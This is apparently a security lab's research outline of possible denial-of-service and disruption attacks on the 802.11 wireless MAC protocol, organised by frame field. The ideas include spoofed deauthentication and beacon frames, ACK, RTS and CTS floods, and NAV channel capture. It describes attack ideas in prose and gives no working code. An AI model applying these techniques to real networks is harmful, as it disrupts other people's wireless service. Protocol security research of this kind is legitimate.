This outline is for the researcher to use as a starting point to test various frames and possibly gain ideas of exploits. Not all of the tests are in the proper frame location order and there are some duplicates of the same exploit listed but expressed differently.

Frame control fields - Exploits

Protocol version field bits 10 11 and 01 reserved frame types.
Exploitable? Determine if one can make a "new " frame something funky that causes FSM issues on various vendor equipment.

Protocol Type Field bits 11 reserved same as above
Control subtype reserved bitts 0000-1001
Data subtypes reserved bits 10 0000-1111
11 0000-1111
To DS field bit flipping ?
To DS flood to cause APs DSS confusion in state machine.

More Fragment Field single bit
Broadcast frame with More Fragment bit set to DoS/confuse cell MAC FSM
Other More Fragment bit exploits?
Fragment number rollover exploit?
Sequence number rollover exploit?

Retry Field bit to cause a Smurf of Acks or just flood of Acks or disrupt up FSM.

Power Management field bit to cause AP to hold frames longer than necessary, try with Reserved frame types also.

More Data field bit to cause AP to flush frames out of sync. to cause other cell or FSM issues?

Protected Frame field bit set in Management and Control frames to disrupt AP/Station FSM.

Order field bit to force a channel capture at a station or slow down a station/AP's FSM.

Duration field bit - Exploits

Reserved AID exploit?
Bit 15 0 NAV channel capture exploit duration value(firmware override dependant)
Bit 15 1 CFP channel capture exploit duration value(firmware override dependant)
Bit 15/14 set to 1 AID exploit

Address Field – Exploits

Address field exploits trying different address types in fields to cause FSM issues and see if Smurf DoS is possible to other stations.
SA= group address exploit?
Testing different address combinations across the To DS bits and From DS bits set with different combinations of address classes across Addressee 1 through 4 fields.

Sequence Control Field - Exploits

Sequence Control field
Duplicate Sequence number rollover Smurf flood?
Ack flood from discarded duplicates received?

Frame Body Field – Exploits

Illegal frame sizes and 0 length. How to get past PLCP header frame length setting? Test varying sizes. DoS and FSM and Rx queue disruption from illegal frame sizes.

FCS of all 1s etc. to see if this can disrupt FSM on station or access point.

MAC Management Frames - Exploits

MAC Management frame functions turn on and off bit knobs to find exploits.

Try to add an address 4 field in an MMPDU Illegal???
Generate and determine if a FSM interpret DoS is present.

Association Response Spoof DoS
Re-association Request exploit to spoof re-association of a station someplace else in the ESS, thus causing a real station to miss frames or become de-associated.

DoS if re-associating activity from AP trying to send packets to new AP re-associate response FSM issue?

PSP and AID exploits to disrupt FSM of cell?

Probe request frame exploits

Scanning flood or FSM DoS
Possible to cause a broadcast/group response? Smurf?

Test with Probe Response frame contents Beacon interval et. al.

Beacon frame exploits

TSF, Interval, DS parameter set, undefined bits et. al.
Test different bit combinations of Beacon field contents to discover exploits.
Beacon Interval exploit?

Disassociation frame exploits
Group address, reason codes, spoofed Smurf, reverse address of AP et. al.

Authenticating frame exploits, see if this type can cause FSM DoS on AP with spoofed Authentication frames or break an existing Authenticated station from a spoofed station address.

Deauthenticating frame exploits same tests as above but test various reason codes behavior.

Capabilities information field - create strange and unique subfields to observe behavior of FSM on AP an workstation.

Try various subfields to disrupt AP FSM or station FSM.

PBCC bit exploit to cause Station or AP to needlessly “interpret” bit setting. FSM cycles DoS?

Short Preamble bit from Beacons to cause stations and AP to change or interpret set bits to adjust or correct. FSM cycles DoS?

Spoofed Beacon with DSS-OFDM bit set to 0 to possibly cause current DSSS-OFDM stations, if any, to get bumped off cell?

Listen Interval value exploits? Cause oscillations in power mode and value increase to deplete AP buffer space. FSM cycle buffer overflow?

Reason and status codes exploits
Setting different reason and status codes in appropriate frames to determine if any exploitable behavior can be observed.

Time stamp exploits with TSF to destabilize the wireless cell’s timing?

SSID exploits
Sending a broadcast SSID to cause a response flood?

Smurf of broadcast SSID responses go to a workstation or an AP?
32 byte field test with different sizes and characters in SSID field to determine if any exploitable behavior can be observed.

SSID broadcast to send a message or make a statement using the SSID field. Will show up in all stations utilities as a false network that looks as if it is actually present.
Try to rig a mobile large range radius transmitter of SSID packet.
This was tested in AMILABS in late 2004 and it works.

Supported rates information element exploits to bump stations off by sending Beacon with Unsupported Rates or different Basic rate designation and rate designation per modulation bit set.

DS Parameter set length plus current channel value manipulation to disrupt cell's FSM.

Spoofed CF parameter set? To make a workstation think there is a CFP Period or bit set to interpret. FSM interpret DoS

TIM elements exploits for FSM interpret DoS?
AID 0 and DTIM count.

ERP information elements exploits for 802.11G applications.
Test for protection, short/long preamble oscillation, Barker Bit and different High Rate PHY/PMD card supported if applicable.

Information Elements Exploits
Mostly for Beacons and Probe responses

Control Frames Exploits

RTS DoS flood? Channel Capture using RTS FSM?
Across cell boundaries and data rates as well.

RTS frame never relayed through AP, sent to immediate receiver in cell. Test group address RTS to make all stations send CTS flood? Smurf RTS DoS?
Sent to spoofed address just to get stations to update NAV? NAV update FSM processing with flood DoS?

CTS DoS flood? Same tests as above RTS frame.

Ack frame - Duplicate Ack flood
ACK NAV flood
ACK with More Fragment plus NAV set exploit
ACK broadcast to all stations?

PS-POLL - spoofed PS Poll frame to get AP to flush its buffer
Cycle FSM or Smurf to send data to other station?
Spoofed AID?

CFP frames – Test to generate on a cell with no PCF mode enabled, dose this behavior cause any issues. Any FSM interpret processing overhead?

Data frames
Test various fragments/sizes and fragment processing exploits.
Try with illegal sizes min/max packet sizes etc.
Multicast with a duration value.

Null function
Power Management bit oscillation flood or FSM interpret DoS?
NAV exploit?

Fragment other Frame Control FC exploit under this subtype
Spoofed frames force AP to keep buffering frames to addresses.
Possible fragmentation DoS exploit by sending out frames with misc. fragment sequence number and Ids to cause an AP not to work or FSM cycle DoS.
Fragment number count to infinity 4095 exploit?

Frame rate rules for Control frames.
Send frames at rate NOT specified/supported in cell
Highest rate exploit? Greatest than the operational rate set in the cell.

Speed exploit
Send flood of spoofed data frames at highest rate to force Ack flood of Acks at highest rate? Does this disrupt CSMA/CA?

QoS Frame type exploits
Generate frame with QoS type and AP type field DCFs to see if it affects a QoS or non QoS 802.11e AP or cell. Refer to 802.11e handbook chapter 5 pg. 137.
QoS channel capture exploit if possible to create. Starve other stations from the use of the AP on the cell with spoofed QoS enabled frames or the presence of such frames?

Re-association roaming force exploit by sending spoofed retransmissions.
Spoof disassociating frame from roaming
Proprietary roaming exploits to consider per vendor by testing the different roaming mechanics and packets used such as FAST or 802.11f IAPP to determine if there are possible exploits to disrupt roaming or cause workstations to needlessly roam or disassociate from spoofed roaming packets.

Broadcast SSID/NULL SSID probe exploit.
Null frame to flood to cause AP to “hold” onto frames too long.

Scanning probe frame exploits ?

Create a SIFS Flooder? Firmware dependant?
Simulate a PCF CFP frame with CFP max elements?

TIM PS poll exploit to flush all frames from an AP or redirect traffic exploit?

ATIM flood of an AD HOC and non AD HOC nodes?
DTIM exploits?

Possible Sequence number exploit to make stations and AP work to remove duplicates.

Oversized frame exploit Fragment/encrypted?

Make AP distribution system and or Integration system work needlessly.

ACK modulation and rate difference exploit. Spoofed Ack frames sent after valid data frames to cause the station or AP to not understand the Ack and thus generate retransmissions.

Ack exploit using high NAV values for channel capture or FSM disruption of cell.
Ack exploit to make station logically collide by flooding Acks with a NAV of 0.(Acks already have a NAV of 0).

Spoofed Beacon Protection bit Non ERP exploit to keep non ERP 802.11b stations off the cell?

Stateless CTS exploit.
Test with a 0 NAV, high NAV number and different MAC address?

Spoof Beacon of ERP info element to make stations use protection when not enabled in cell.

Any type of PLCP/PMD preamble header exploits? Can or cannot create such frames?

Summary

As one can see from the various experiments conducted and the outline of other potential exploits there are many ways to affect 802.11 MAC operation. Most of the exploits or potential exploits are of the disruption class or DoS type. Many of theses exploits can be used regardless of any wireless security added such as 802.11i and with the right equipment can be executed from a safe distance. The 802.11 MAC protocol has many frame fields for features, enhancements, scalability and vendor options. However, with all these fields available there are many knobs in terms of bit positions and many FSMs corresponding to the different MAC functions to test and determine if there is a disruptive exploit available. Some of these knobs may affect one vendor's FSM differently than another vendor's depending on the knob used.

It is with reports such as this and work conducted by the general security community to identify and test possible exploits that help improve the protocol and with the help of standards committees, vendors and manufactures to strengthen it in future enhancements to the benefit of the wireless user community.

As stated at the beginning of this report there is one thing consistent about all communication protocols, **they are exploitable.**

AMILABS